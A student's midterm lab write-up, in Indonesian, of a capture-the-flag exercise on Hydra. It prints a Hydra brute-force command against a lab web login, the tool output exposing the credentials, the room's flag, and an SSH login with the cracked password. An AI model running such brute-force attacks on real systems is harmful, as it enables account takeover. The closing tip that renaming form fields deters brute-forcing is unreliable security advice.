KEAMANAN SISTEM DAN JARINGAN KOMPUTER

UJIAN TENGAH SEMESTER

HYDRA

Nama : Erinthia Dinda Pratiwi

Kelas : TI-3B

NIM : 2231740005

PROGRAM STUDI D3 TEKNOLOGI INFORMASI


JURUSAN TEKNOLOGI INFORMASI

POLITEKNIK NEGERI MALANG PSDKU LUMAJANG

2025

Sebelum memulai jalankan start AttackBox pada bagian atas halaman, kemudian start machine

Kemudian navigasikan http://10.10.138.244 pada browser firefox di machine



1. HYDRA COMMAND
   Perintah yang digunakan untuk Hydra pada SSH dan formulir web


   Penjelasan: Perintah ini digunakan untuk melakukan **brute-force attack pada web login** menggunakan Hydra.

   - -l molly → menggunakan username molly
   - -P /usr/share/wordlists/rockyou.txt → menggunakan wordlist rockyou.txt untuk mencoba password
   - 10.10.138.244 → target IP dari web server
   - http-post-form → metode form login HTTP dengan POST
   - /login:username=^USER^&password=^PASS^:F=incorrect → bagian login form yang dicoba. Hydra akan mengganti ^USER^ dan ^PASS^ dengan kombinasi dan mendeteksi login gagal jika muncul kata “incorrect”.


```
root@ip-10-10-169-64:~# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10
.138.244 http-post-form "/login:username=^USER^&password=^PASS^:Your username or
 password is incorrect."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-22 02:39:
37
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip wa
iting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:
14344398), ~896525 tries per task
[DATA] attacking http-post-form://10.10.138.244:80/login:username=^USER^&passwor
d=^PASS^:Your username or password is incorrect.
[80][http-post-form] host: 10.10.138.244   login: molly   password: sunshine
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-22 02:39:
50
```

Maka akan memunculkan username dan password untuk anda login ke web yakni username:**molly** dan password:**sunshine.**



Kemudian akan tampil seperti berikut untuk menjawab pertanyaan nomor 1:



Use Hydra to bruteforce molly's web password. What is flag 1?


THM{2673a7dd116de68e85c48ec0b1f2612e} ✓ Correct Answer Hint

2. SSH
Perintah yang digunakan yakni


Penjelasan: Perintah ini digunakan untuk **mengakses server secara remote via SSH**.

- ssh → perintah untuk membuka koneksi SSH
- molly@10.10.138.244 → login ke server dengan username molly di alamat IP target 10.10.138.244


Setelah menjalankan ini, kamu akan diminta untuk memasukkan password yang sebelumnya ditemukan dengan Hydra (dalam hal ini: sunshine).



Kemudian ketikkan perintah berikut untuk menjawab soal nomor 2



Complete



TIPS AMAN

Solusi dari saya agar senantiasa meningkatkan keamanan sistem dengan menghindari penggunaan username dan password yang mudah ditebak. Salah satu cara untuk mengurangi risiko serangan brute-force pada web form adalah dengan mengganti nama field yang digunakan. Misalnya, field username dapat diubah menjadi usrnme, dan field password menjadi psswwssord. Langkah ini dapat memperlambat upaya penyerang karena mereka tidak dapat langsung mengenali struktur form yang umum digunakan.